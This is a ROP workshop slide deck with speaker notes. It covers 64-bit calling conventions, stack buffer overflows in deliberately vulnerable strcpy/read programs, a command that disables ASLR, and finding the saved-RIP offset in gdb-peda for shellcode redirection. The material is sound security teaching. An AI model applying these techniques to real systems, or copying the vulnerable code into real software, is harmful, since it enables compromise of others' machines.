

Introduction to ROP

chiliz

whoami



- Lisa / chiliz
- Student in Automation and Mechatronics (HFU Tuttlingen, Germany)
- Bachelor Thesis at Bosch (Automated Security Testing & Fuzzing)
- CTF Player
- Blackhoodie Attendee in Luxembourg and at Troopers, Trainer in Berlin

Agenda

- Recap Buffer Overflow
- What is ROP and why do we want it?
- Demo 64 Bit – simple ROP-chain
- Exercise 64 Bit – simple ROP-chain
- Demo & Exercise ASLR – Address leak & ROP-chain

3

This is my agenda for the course.

The first exercise is done together, the second exercise is done on your own.

In the third exercise I will give you time for each step and show the solution for the step after a bit.

This set of slides is meant to be an „offline version“ of the course, so you can read up and redo exercises.

I will describe the workflow in the debuggers/terminals as detailed as possible.

Boxed text shows that it's an exercise.

Blue instructions are done in the terminal.

Green instructions are done in gdb-peda.

Grey text shows additional/background information (you might know these already, but if not, it can be helpful)

64 Bit – Calling convention Linux

- Function Arguments are stored in RDI, RSI, RDX, RCX, R8, R9, XMM0–7 (in this order)
- Return value of a function is stored in RAX

Important registers:

- RIP: Instruction Pointer
- RSP: Top of the current Stack



Before we get started a few notes on the 64 bit calling convention of Linux.

The arguments of a function call get stored in the registers RDI, RSI, RDX and so on in exactly this order.

The return value of a function gets stored in rax.

RIP is the instruction pointer register, and RSP is the current top of the stack.

64 Bit – Calling convention Linux

- Move 2nd function argument in **RSI**
- Move 1st function argument in **RDI**
- Call to function
 - save **return address** on the stack to return to it later
 - Function gets executed
 - return to the address that is saved to the stack
- Execution continues, return value of function in **RAX**



To get more concrete, a function call with 2 argument has always the same procedure.

We move the second argument of the function in RSI.

Then we move the first argument in RDI.

Then the function gets called.

With every subroutine call the current instruction pointer gets stored on the stack, so we can return to this location after the call

The function gets executed.

After the function is finished we return to the address that was saved on the stack.

Execution continues at the location after the call, the function argument is stored in RAX.

Recap Buffer Overflow

```

void vuln(char *input)
{
    char buffer[32];
    strcpy(buffer, input);
}

int main(int argc, char **argv)
{
    vuln(argv[1]);
}

```

```

main:
;rax holds pointer
;to argv[1]
mov rdi, rax
call vuln(char*)
...

```

0x0000...

...

...

...

...

...

...

...

...

...

...

0x7FFFFF...

RDI


RSI

6

Quick Recap on Basic Bufferoverflows to get all on the same page.
On the left we see a little program.

The program takes input from the user as a command line argument .
That input gets passed to a vulnerable function.
That vuln function copies the input to a local buffer.
Remember, local variables are stored on the stack.
We can give the program more characters than the buffer is long.
The buffer will be overflowed.
Thats a classic Stack Buffer overflow condition.
Lets go through it step by step.

In the middle you see the compiled assembly code, on the right side I have a sketch of the current stack and below the registers RDI and RSI which hold the arguments for function calls in 64 bit.



Lets start the execution just before the call to the vuln function.

RIP is the instruction pointer register. In reality it always holds the value of the next instruction that will get executed.

Programs can be stepped through like a movie, executing each instruction after another in a debugger.

The instruction Pointer RIP will tell the program what to execute next.

For convenience in my diagrams the red RIP pointer always points to the instruction that just has been executed.

In my diagrams RIP has only the task to show the execution flow. I wanted to avoid complicated, bulky in future sentences while explaining each instruction after another. It does not change anything, it is just a convention I chose for the diagrams.

The **RSP** register always points to the top of the stack.


In C, the main function gets 2 arguments: argc and argv. Argc is the argumentcounter, argv is a char array that holds the arguments. Argv[0] is always the name of the program itself. argv[1] is the first command line argument, in our case that is the input from the user.

I left out the part where the pointer to argv[1] gets stored in rax, it is not important for us. We only need to know that at the start of this program, a pointer to argv[1] is stored in rax.

We start the execution at the beginning of the main function. In the diagram, RIP points to „**mov rdi, rax**“, so this just got executed.

The pointer to argv[1] holds the input from the user.


Here we see that the pointer to argv, thats the input from the user stored in rax, just got moved to RDI.



Next we call the `vuln` function.


Like in every subroutine call we store the address of the instruction pointer onto the stack and we continue execution in the `vuln` function.

After the function has completed, we can get our saved Instruction Pointer from the stack and continue execution in the `main` function.




We enter the vuln function and the first thing we do is to save the base pointer RBP to the stack.


This is part of the function prologue of the vuln function.




We reserve space on the stack for the buffer by subtracting 32 from the stackpointer.



Next the arguments for the call to strcpy get stored in RDI and RSI. The second argument for strcpy, input, gets stored in RSI.



Then the first argument of strcpy, the pointer to our buffer, gets stored in RDI.
 This is the 64 bit calling convention: The first argument of a functioncall, here buffer, gets stored in RDI.
 The second argument of that functioncall, here input, gets stored in RSI.



When strcpy is executed, the input string is copied into the buffer.
 This is where it gets interesting.

First we look at the program execution with a valid input.
 In this case we call the program with 31 As.

Recap Buffer Overflow

Program call:
 > ./myprogram AAA... (31*A)

No overflow, we have 32 Bytes and write 32 Bytes

```

void vuln(char *input)
{
    char buffer[32];
    strcpy(buffer, input);
}

int main(int argc, char **argv)
{
    vuln(argv[1]);
}
        
```

```

vuln(char*) :
push rbp
mov rbp, rsp
sub rsp, 32
mov rsi, rdi ; input
lea rax, [rbp-32]
mov rdi, rax ;buffer
call strcpy
leave
ret
        
```

RDI ptr to buffer

RSI ptr to input

0x0000...
RSP (Top of Stack)

AAAAAAA
AAAAAAA
AAAAAAA
AAAAAAA\x00
Saved RBP
Saved RIP
...

buffer

0x7FFFFFFF...

We see that when strcpy is executed, the input string (31 A) is copied into the buffer. Strcpy copies until it reaches a Nullbyte, and it also copies this Nullbyte. When we give a command line argument, a Nullbyte is automatically attached by the terminal.

We have a buffer of 32 bytes and we fill it with As.
 This is a valid input and the program would continue without any problem.

Recap Buffer Overflow

Program call:
 > ./myprogram AAA... (56*A)

```

void vuln(char *input)
{
    char buffer[32];
    strcpy(buffer, input);
}

int main(int argc, char **argv)
{
    vuln(argv[1]);
}

```

```

vuln(char*) :
push rbp
mov rbp, rsp
sub rsp, 32
mov rsi, rdi ; input
lea rax, [rbp-32]
mov rdi, rax ;buffer
call strcpy
leave
ret

```

RDI ptr to buffer

RSI ptr to input

0x0000...
 RSP
 (Top of Stack)


buffer

← RIP

0x7FFFFFFF...

Now we call the program with 56 As instead of 32.

Our input is now longer than the Buffer in the vulnerable program.



If the input string is longer than the buffer, `strcpy` will write beyond the border of the buffer. In this case, `strcpy` will overwrite also the saved base pointer, saved instruction pointer and maybe more.

This is where it gets *really* interesting.

We can overwrite the saved Instruction Pointer on the Stack.

The Instruction Pointer points to the next instruction that gets executed.

If we can change this value, we have control over the execution flow.

We have stored this saved instruction pointer to get it back after the vulnerable function is finished.

This means it will get used as an instruction pointer again, but now we can control it.

Possible exploit: shellcode

Recap Buffer Overflow

```

void vuln(char *input)
{
    char buffer[32];
    strcpy(buffer, input);
}

int main(int argc, char **argv)
{
    vuln(argv[1]);
}

```

```

vuln(char*) :
push rbp
mov rbp, rsp
sub rsp, 32
mov rsi, rdi ; input
lea rax, [rbp-32]
mov rdi, rax ;buffer
call strcpy
leave
ret

```

The diagram illustrates a memory stack during a buffer overflow. The stack grows downwards from higher memory addresses (0x0000...) to lower addresses (0x7FFFFF...). A buffer is located at a higher address. Below it, the Saved-RBP is overwritten with the address 0x7FFF...1234, which is the start of the shellcode. The RIP register is also shown pointing to this address. The shellcode is represented as a sequence of bytes starting with '\x31\xc0 ...'.

We basically can overwrite the instruction pointer with everything that we want.
 One possibility to exploit this situation is to write shellcode into the buffer instead of As.
 At the position where the saved Instruction pointer is stored we insert the address of the buffer which is the start of our shellcode.
 We basically overwrite RIP with the address of our shellcode.

Possible exploit: shellcode

Recap Buffer Overflow

```

void vuln(char *input)
{
    char buffer[32];
    strcpy(buffer, input);
}

int main(int argc, char **argv)
{
    vuln(argv[1]);
}

```

```

vuln(char*) :
push rbp
mov rbp, rsp
sub rsp, 32
mov rsi, rdi ; input
lea rax, [rbp-32]
mov rdi, rax ;buffer
call strcpy
leave
ret

```

Leave:

```

mov rsp, rbp
pop rbp

```


Ret:

```

"pop rip"

```

Leave restores the stackpointer and the basepointer back to its original positions. It is part of the function epilogue which deconstructs the stackframe of the vuln function. The next instruction that will be executed is the return instruction. This instruction will play an important role for return oriented programming. It basically pops the next value from the stack and writes it into RIP so that execution continues at the popped address.



In our case this will cause RIP to point to the buffer and changes the control flow to execute our shellcode. After the shellcode is executed, we get a shell and are done!

But let's look at the first exercise now.

Per default ASLR is enabled on modern systems.

This is one of the common defense mechanisms that make exploiting more difficult.

ASLR stands for Address Space Layout Randomization.

This means that the addresses are randomized and change each time the program gets executed.

An attacker cannot foresee the addresses she wants to jump to.

ASLR is always enabled or disabled for the whole system.

For now, we disable ASLR but we will have a look at it later.

To disable ASLR until the next reboot, you have to write a zero to `/proc/sys/kernel/randomize_virtual_address_space`, to enable it again, write 2 to it. This can be done by following command in the terminal:

```
> echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

To verify ASLR has been disabled, you can print the value of `tee /proc/sys/kernel/randomize_va_space`
If it is a 0, it has been disabled.

```
> cat /proc/sys/kernel/randomize_va_space
```

We start with the first exercise in the directory `exercises/01_demo`.

You can look at the source code (open following source code in sublime text or gedit-):

```
~/exercises/01_demo/01_demo_64_bit.c
```

It's a very simple binary. We have a data buffer, it prints „give me the code“, it reads from stdin into the data buffer, and then it prints the data buffer.

```
> ./01_demo_64_bit
```

Give me the Code:

```
AAAA
```

You gave me: AAAA

When we look at the source code again, the data buffer is 20 bytes long, but we read much more than that, 0x40, which is 64 byte.

This is a buffer overflow.

Lets verify that by writing more than 20 characters. Lets run it.

```
> ./01_demo_64_bit
```

Give me the Code:

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Segmentation fault (core dumped)

We get a segmentation fault. This means that the program tries to access memory that's not accessible. We can actually see that in gdb.

```
> gdb 01_demo_64_bit
```

```
$gdb-peda run
```

Give me the Code:

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

What you can see is the peda extension for gdb. It gives a nice overview of the current state of the program.

On the top you can see all the registers and their current values, In the middle you see the assembly code that is executed. The arrow shows which instruction is about to get executed.

At the bottom you can see the current stack. In a 64 Bit Binary, each line represents 8 Byte of the stack. The first line is the top of the stack.

```

[-----registers-----]
RAX: 0x0
RBX: 0x0
RCX: 0x7fffffff5
RDX: 0x7ffff7dd3780 --> 0x0
RSI: 0x0
RDI: 0x7ffff7dd2620 --> 0xfbad2a84
RBP: 0x4141414141414141 ('AAAAAAA')
RSP: 0x7ffff7dd88 ('A' <repeats 15 times>, "\nh\336\377\377\377\177")
RIP: 0x400604 (<main+78>: ret)
R8 : 0x0
R9 : 0x2a ('*')
R10: 0x1d
R11: 0x7ffff7dd60 ('A' <repeats 28 times>, "8")
R12: 0x4004c0 (<_start>: xor ebp,ebp)
R13: 0x7ffff7dde0 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x10202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-----code-----]
0x4005f9 <main+67>: call 0x400480 <printf@plt>
0x4005fe <main+72>: mov eax,0x0
0x400603 <main+77>: leave
=> 0x400604 <main+78>: ret
0x400605: nop WORD PTR cs:[rax+rax*1+0x0]
0x40060f: nop
0x400610 <__libc_csu_init>: push r15
0x400612 <__libc_csu_init+2>: push r14
[-----stack-----]
0000| 0x7ffff7dd88 ('A' <repeats 15 times>, "\nh\336\377\377\377\177")
0008| 0x7ffff7dd90 ("AAAAAA\nh\336\377\377\377\177")
0016| 0x7ffff7dd98 --> 0x7ffff7dde8 --> 0x7ffff7ffe1f7 ("/home/osboxes/ROPWorkshop/rop_exercises/01_demo/01_demo_64_bit")
0024| 0x7ffff7dda0 --> 0x100000000
0032| 0x7ffff7dda8 --> 0x4005b6 (<main>: push rbp)
0040| 0x7ffff7ddb0 --> 0x0
0048| 0x7ffff7ddb8 --> 0xb4bea2d7ccf5c7f5
0056| 0x7ffff7ddc0 --> 0x4004c0 (<_start>: xor ebp,ebp)
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x0000000000400604 in main ()
gdb-peda$ █

```

We can see the program received a SIGSEGV, the signal for segmentation fault. This indicates the program tried to access memory that it has no rights to access. We also see that the program crashes during the return statement. The return takes the top of the stack and loads it into the Instruction Pointer.

The top of the stack is our „A“, means 0x4141...

We can see the memory contents of addresses or registers with the x command.

The RSP register is shown in the register overview, but it resolves our string.

```

gdb-peda$ x/a $rsp
0x7ffff7dd88: 0x4141414141414141
gdb-peda$ █

```

Why don't we see 0x4141 in RIP then?

Under 64 bit only „valid“ addresses get loaded into RIP, this means only addresses that start with a Nullbyte. Every valid userspace address under 64 bit starts with a Nullbyte, the addresses above are reserved for e.g. Kernel space.

So addresses that don't start with a Nullbyte don't even get loaded into the RIP register.

That's a difference to 32 Bit, under 32 Bit we see the 0x41s in EIP.

However, the crash happens because we tried to access 0x4141...

With the peda command vmmap you can see all the mapped memory sections.

(If you only have gdb and not an extension like gdb-peda, you can use the command "info proc mappings").

\$gdb-peda **vmmap**

0x41 is not included in anyone of them.

The program tries to access memory at this address: (0x4141..) and gets a segmentation fault because it actually has no right to access this memory.

Now the only thing that prevents us from taking control is that the value at the top of the stack was not a valid address.

The interesting question is, can we set it to an exact value? To do that, we have to know how many Bytes we have to write until we overwrite the instruction pointer.

To be a bit more clear: how many As do i have to write, before the top of the stack would be only 8 Bs? I could do this by just trying numbers out, but thats not very efficient. Another idea is to try calculating from the program. There are two problems with this approach: First, the space that gets reserved on the stack for the buffer is not necessary the exact size in the source code. There likely is padding, and also it is dependent from the compiler.

The second problem is, that in bigger functions there are likely operations on the stack between the bufferoverflow (here the read function, or strcpy) until we reach the return statement. We would have to calculate them all back.

A safer and more efficient way to do this is to use a pattern.

Patterns - RIP control

How to set RIP to an **exact** value?

How many A's until we reach the saved RIP?

```

void vuln(char *input)
{
    char buffer[32];
    strcpy(buffer, input);
}

int main(int argc, char **argv)
{
    vuln(argv[1]);
}
        
```

```

vuln(char*) :
push rbp
mov rbp, rsp
sub rsp, 32
mov rsi, rdi ; input
lea rax, [rbp-32]
mov rdi, rax ;buffer
call strcpy
leave
ret
        
```

RDI ptr to buffer

RSI ptr to input

0x0000...
RSP
(Top of Stack)

AAAAA
AAAAA
AAAAA
AAAAA
AAAAA
Saved-RBP AAAAA
Saved-RIP AAAAA
AAAAA
...


0x7FFFFF...

buffer


10

This is our current state. Instead of As we now want to overwrite RIP with an exact value. For this we have to know, how many bytes we have to write until we reach the instruction pointer.

